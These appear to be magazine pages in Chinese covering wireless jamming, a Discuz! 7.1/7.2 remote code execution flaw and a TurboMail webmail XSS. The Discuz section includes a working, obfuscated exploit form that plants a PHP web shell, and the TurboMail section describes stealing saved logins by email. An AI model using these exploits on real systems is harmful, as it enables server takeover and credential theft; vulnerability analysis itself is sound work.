需要说明的是，由于目前我们普遍使用的无线网络都工作在 2.4GHz 频带范围，此频带范围包含 802.11b、802.11g、802.11n、蓝牙等，具体如表 3 所示，所以针对此频带进行干扰将会有效地破坏正常的无线通信，导致传输数据丢失、网络中断、信号不稳定等情况出现。

表 3　无线网络工作频段

标准	速率	频率
802.11b	11 Mbps	2.4000～2.4835GHz
802.11g	54 Mbps	2.4000～2.4835GHz
802.11n	540 Mbps	2.4000～2.4835GHz





图 34

小　结

我们都知道，一旦无线路由器被攻破，那就意味着该无线网络彻底地陷落，以上为目前针对无线路由器及无线 AP 的一些主要攻击手法，但并不是说除此之外就没有了，更多的方法我会在后续的无线安全文章中给出实例和讲解。本文诞生的另一个原因是，在过去的 3 年里，身为国内最早的无线安全板块超级版主，看到很多无线或者黑客类网站、论坛仍在大量转载一些破解 WEP 或者 WPA 破解的文章（有些甚至是我在 2007 年发的），一直觉得颇有些哭笑不得，难道无线安全就只是这点东西？这里我只想说：无线安全不仅仅是破解 WEP 或者 WPA-PSK 密码那么简单，其涵盖的方面和内容远比表面呈现的丰富得多。正如我们常说的：别被流言蒙蔽了双眼。

前置知识：PHP
关键词：漏洞、Discuz!、EXP



Discuz! 7.1 & 7.2 远程代码执行漏洞解析

文/图 oldjun

Discuz!是 Comsenz 公司推出的一套通用的社区论坛软件系统，用户可以在不需要任何编程的基础上，通过简单的设置和安装，在互联网上搭建起功能完善，具有很强负载能力和可高度定制的论坛服务。Discuz!的基础架构采用世界上最流行的 Web 编程组合 PHP+MySQL 实现，是一个经过完善设计，适用于各种服务器环境的高效论坛系统解决方案。

Discuz!论坛的安全性大家都有目共睹的，这么多年来几乎没有爆出什么大的漏洞，有的只是一些 XSS 与注入，哪怕有获得 Shell 的漏洞爆出，也需要后台的权

限，因此各大网站都会使用 Discuz!搭建自己的论坛。不过随着新版本的推出，程序在功能上得到进一步的提高与完善的同时，安全上也许会有一些疏忽，不经意的在新版本里出现了一个比较大的漏洞。

漏洞介绍

Discuz！新版 7.1 与 7.2 版本中的 showmessage 函数，其 eval 执行的参数未初始化，可以任意提交，从而可以执行任意 PHP 命令。

由于只要拥有普通用户权限即可远程执行代码，因此这个漏洞在 Discuz!近几年来应该是最大的，轻则直接写 Shell，重则获取系统权限。

注意，导致漏洞的$scriptlang 数组在安装插件后已经初始化，因此已安装插件的用户不受影响。

漏洞分析

1）漏洞来自 showmessage 函数

```
function showmessage($message, $url_forward = '', $extra = '', $forwardtype = 0) {
extract($GLOBALS, EXTR_SKIP); //危险的用法，未初始化的变量可以直接带进函数，直接导致了问题产生
global $hookscriptmessage, $extrahead, $discuz_uid, $discuz_action, $debuginfo, $seccode, $seccodestatus, $fid, $tid, $charset, $show_message, $inajax, $_DCACHE, $advlist;
define('CACHE_FORBIDDEN', TRUE);
$hookscriptmessage = $show_message = $message; $messagehandle = 0;
$msgforward = unserialize($_DCACHE['settings']['msgforward']);
$refreshtime = intval($msgforward['refreshtime']);
$refreshtime = empty($forwardtype) ? $refreshtime : ($refreshtime ? $refreshtime : 3);
$msgforward['refreshtime'] = $refreshtime * 1000;
$url_forward = empty($url_forward) ? '' : (empty($_DCOOKIE['sid']) && $transsidstatus ? transsid($url_forward) : $url_forward);
$seccodecheck = $seccodestatus & 2;
if($_DCACHE['settings']['funcsiteid'] && $_DCACHE['settings']['funckey'] && $funcstatinfo && !IS_ROBOT) {
$statlogfile = DISCUZ_ROOT.'./forumdata/funcstat.log';
if($fp = @fopen($statlogfile, 'a')) {
@flock($fp, 2);
if(is_array($funcstatinfo)) {
$funcstatinfo = array_unique($funcstatinfo);
foreach($funcstatinfo as $funcinfo) {
fwrite($fp, funcstat_query($funcinfo, $message)."\n");
}
} else {
fwrite($fp, funcstat_query($funcstatinfo, $message)."\n");
}
fclose($fp);
$funcstatinfo = $GLOBALS['funcstatinfo'] = '';
}
}
if(!defined('STAT_DISABLED') && STAT_ID > 0 && !IS_ROBOT) {
write_statlog($message);
}
if($url_forward && (!empty($quickforward) || empty($inajax) && $msgforward['quick'] && $msgforward['messages'] && @in_array($message, $msgforward['messages']))) {
updatesession();
dheader("location: ".str_replace('&amp;', '&', $url_forward));
}
if(!empty($infloat)) {
if($extra) {
$messagehandle = $extra;
}
$extra = '';
}
if(in_array($extra, array('HALTED', 'NOPERM'))) {
$discuz_action = 254;
} else {
$discuz_action = 255;
}
include language('messages');
$vars = explode(':', $message);//只要含 ":" 就可以了
if(count($vars) == 2 && isset($scriptlang[$vars[0]][$vars[1]])) {
//两个数字即可，用 ":" 分割
eval("\$show_message = \"".str_replace('"', '\"', $scriptlang[$vars[0]][$vars[1]])."\";");
//$scriptlang 未初始化，可以自定义
} elseif(isset($language[$message])) {
$pre = $inajax ? 'ajax_' : '';
eval("\$show_message = \"".(isset($language[$pre.$message]) ? $language[$pre.$message] : $language[$message])."\";");
unset($pre);
}
……
}
```

2）Discuz!全局机制导致未初始化参数可以任意提交。

```
foreach(array('_COOKIE', '_POST', '_GET') as $_request) {
foreach($$_request as $_key => $_value) {
$_key{0} != '_' && $$_key = daddslashes($_value);
}
}
```

3）misc.php 正好有个可以自定义$message 值的点，其实也是未初始化。

```
elseif($action == 'imme_binding' && $discuz_uid) {
if(isemail($id)) {
$msn = $db->result_first("SELECT msn FROM {$tablepre}memberfields WHERE uid='$discuz_uid'");
$msn = explode("\t", $msn);
$id = dhtmlspecialchars(substr($id, 0, strpos($id, '@')));
$msn = "$msn[0]\t$id";
$db->query("UPDATE {$tablepre}memberfields SET msn='$msn' WHERE uid='$discuz_uid'");
showmessage('msn_binding_succeed', 'memcp.php');
} else {
if($result == 'Declined') {
dheader("Location: memcp.php");
} else {
showmessage($response['result']);
```

```
//$response 没有初始化，可以自定义
}
}
}
```

漏洞利用

在 misc.php 里构造“action=imme_binding”，因$id不存在可以进入第一个 else，而由于$result 也不存在，直接进入 showmessage，又由于 showmessage 函数里“$vars=explode(':', $message);”，因此，$response['result']需要构造为“:”分割的两个字符，然后$scriptlang[$vars[0]][$vars[1]]数组相应构造一下。由此可以轻易得到一个 POC：“ misc.php?action=imme_binding& response[result]=1:2&scriptlang[1][2]= {${phpinfo()}}”，经本地测试后成功，如图 1 所示。




图 1

将其做成 EXP 再测试，代码如下：

```
<form method="post" action="http://127.0.0.1/
discuz/misc.php" enctype="multipart/form-data">
帖子 ID，指定一个存在的帖子即可：<input type="text"
name="tid" value="1" />
<input type="hidden" name="action" value=
"imme_binding" />
<input type="hidden" name="response[result]" value="1:2" />
<input type="hidden" name="scriptlang[1][2]" value=
"${${eval(chr(102).chr(112).chr(117).chr(116).chr(115).chr(40).
chr(102).chr(111).chr(112).chr(101).chr(110).chr(40).chr(39).chr
(102).chr(111).chr(114).chr(117).chr(109).chr(100).chr(97).chr(1
16).chr(97).chr(47).chr(99).chr(97).chr(99).chr(104).chr(101).chr
(47).chr(117).chr(115).chr(101).chr(114).chr(103).chr(114).chr(1
11).chr(117).chr(112).chr(95).chr(48).chr(49).chr(46).chr(112).ch
r(104).chr(112).chr(39).chr(44).chr(39).chr(119).chr(39).chr(41).
chr(44).chr(39).chr(60).chr(63).chr(112).chr(104).chr(112).chr(3
2).chr(101).chr(118).chr(97).chr(108).chr(40).chr(36).chr(95).chr
(80).chr(79).chr(83).chr(84).chr(91).chr(99).chr(109).chr(100).ch
r(93).chr(41).chr(63).chr(62).chr(39).chr(41).chr(59))}}" />
<input type="submit" name="topicsubmit" value="提交"
class="submit" />
</form>
```

由于版本问题，可能某些版本 Discuz!中的 misc.php 需要先指定一个存在的帖子，因此，EXP 中给出一个选填帖子 tid 的地方。scriptlang[1][2] 的 value 是“fputs(fopen('forumdata/cache/usergroup_ 01.php','w'),'<?php eval($_POST[cmd])?>');”经过 ASCII 加密后的字符，其实也可以选择其他加密方式，主要是为了绕过 magic_quotes_gpc 对单引号的限制。运行 EXP 后生成一个一句话木马，路径是 forumdata/cache/usergroup_01.php，密码是 cmd。

此漏洞目前官方已经推出安全补丁，地址为 http://www.discuz.net/thread-1537673-1-1.html。

总 结

不可能有哪个程序绝对的安全，Discuz!如此，phpwind 也是，最重要的还是在编写程序的时候时刻绷紧安全这根弦，而不是一味追求功能。

前置知识：无
关键词：脚本、XSS、TurboMail

TurboMail 4.3 邮件系统 XSS 0-Day 漏洞



文/图 爱无言

无意间在测试一台 Windows 2003 服务器的时候，发现这个服务器上使用的邮件系统是自己没见过的，这是一个利用 JSP 程序提供 Web Mail 的邮件系统，如图 1 所示。

从图中可以看出这个邮件系统名为 TurboMail，用百度查询后竟发现这个邮件系统的名气很大，看来是我孤陋寡闻了。既然这个邮件系统如此出名，那么肯定有人研究过这个邮件系统的安全性了，于是，再次百度查询这个邮件系统是不是存在什么安全漏洞，这一次还是很令我惊讶，百度查询竟然没有给出任何关于 TurboMail 邮件系统的安全漏洞报告信息，这代表什么意思？是没人研究过这个邮件系统的安全性呢，还是说这个邮件系统十分安全没有漏洞存在呢？




图 1

带着疑问，我决定自己来研究下这个邮件系统，看看能不能发掘出安全漏洞。经过一天的测试，发现这个邮件系统的安全性可真不值得称赞，这里就将其中的一个安全漏洞拿出来与大家一起学习，其他的我将会陆续发表在杂志上，请大家关注。

首先公布给大家的漏洞属于一个典型的邮件系统跨站漏洞，也就是我们常说的 Email XSS。通常，针对一个 Web 程序，我们往往采用的是对其外部参数赋值为 XSS 测试语句的方法来检测该 Web 程序是否存在跨站漏洞。TurboMail 邮件系统提供了 Web Email 服务，也就是说，我们可以通过浏览器访问 TurboMail 邮件系统，来进行邮件的收发工作。这就相当于一个 Web 应用程序，从某种意义上来说，TurboMail 邮件系统的 Web Email 服务与我们平时见到的论坛程序、博客程序等是一样的。这就意味着，我们可以采用对其外部参数赋值为 XSS 测试语句的方法来检查该邮件系统是否存在跨站漏洞。

既然是这样，那么我们如何知道哪些参数是 TurboMail 邮件系统的外部参数呢？我们登录 TurboMail 邮件系统来看一看，如图 2 所示。

对于一个邮件系统来说，其能够为用户使用的功能很多，最为典型的就是用户可以创建一封邮件。从图 2 中可以看到，TurboMail 邮件系统的写邮件功能提供了很多可以输入测试语句的地方，如收件人、抄送、密送、主题、邮件内容。但请注意，并不是说这里所有的地方我们都可以放入 XSS 测试语句。因为 XSS 测试语句从参数类型上来说，属于一个字符串类型。如果被测试程序提供了一个供用户输入的地方，但这个地方写的是放数字型参数的，如发送次数，此时就不要再用 XSS 测试语句输入了。这是一个基本的判断方法，当然具体测试情况还需要针对被测试程序来进行调整。




图 2

既然 TurboMail 邮件系统的写邮件功能为我们提供了很多可以测试的地方，下面就可以依次进行 XSS 测试了。最终，当我们创建一封主题为 XSS 语句的邮件时，TurboMail 邮件系统在接收到该邮件时发生了跨站漏洞，如图 3 所示。看起来非常简单，我们这里只是简单的演示了一个<script>alert()</script>的 XSS 测试语句。



图 3

当 TurboMail 邮件系统的使用者在通过 Web 形式登录该邮件系统时，如果他选择了记住用户名和记住密码的登录选项，通过这个邮件系统的 XSS 漏洞，我们可以制造一封带有恶意攻击性质的邮件发送给受害者，受害者一旦通过 TurboMail 邮件系统的 Web 形式接收到该邮件，无论是否打开该恶意电子邮件，其登录的个人信息都会被我们截获。图 4 演示了我们从虚拟机中截获了主机中 test 用户的登录信息，可以看到密码以及邮件域信息全部包含其中。




图 4

同时，我们注意到此时图中邮件的主题没有显示任何内容，这就更加增加了 XSS 攻击的隐蔽性，当然，你也可以伪造一些内容来显示以迷惑受害者。

说完了漏洞的发现过程，我们进而学习一下这个漏洞是怎么形成的吧。其实最关键的问题还是由于开发者的粗心，TurboMail 邮件系统的开发者注意到了对恶意脚本的防范，但在编写 JSP 脚本的时候，还是没能够将安全编程的意识进行到底。

出现问题的文件是 msglist.jsp 文件，位于 TurboMail 系统安装目录下的 web\webapps\ ROOT\enterprise 文件夹中。我们来看看其问题代码：

```
<% if(mbtype.equals("draft")){ %>
<a href="javascript:composedraft('<%=tempIndexItem.m_
sMailFileName %>','1','<%=tabName%>');" title="<%=
orgSubject%>">
<% }else{ %>
<a href="javascript:viewmsg('<%=tempIndexItem.m_
sMailFileName %>','1',<%=Util.getStr4Bool_lc(bOnlyNew) %>,
'<%=tabName%>');" title="<%=orgSubject%>">
<% } %>
<nobr>
<% if(tempIndexItem.m_iMailFlag ==1 ){     %>
<%=strTemp6%>
<% } else {   %>
<b id="b_<%=tempIndexItem.m_sMailFileName
%>"><%=strTemp6%></b>
//注意 TurboMail 系统在这里打印出邮件的主题部分
<% } %>
</nobr>
</a>
</td>
```

从代码中可以看到，strTemp6 这个参数代表了用户接收到的邮件主题部分。我们在 msglist.jsp 文件中向上寻找 strTemp6 这个参数。

```
<%
strTemp6 = "";
orgSubject = "";
strTemp6 = tempIndexItem.m_sSubject;
if(!strTemp6.equals("")){
orgSubject = Util.htmlspecialchars_equot(strTemp6, false,true);
tabName = Util.fixShowLength(orgSubject,6);
//strTemp6 = Util.htmlspecialchars(strTemp6,false, true);
}
%>
```

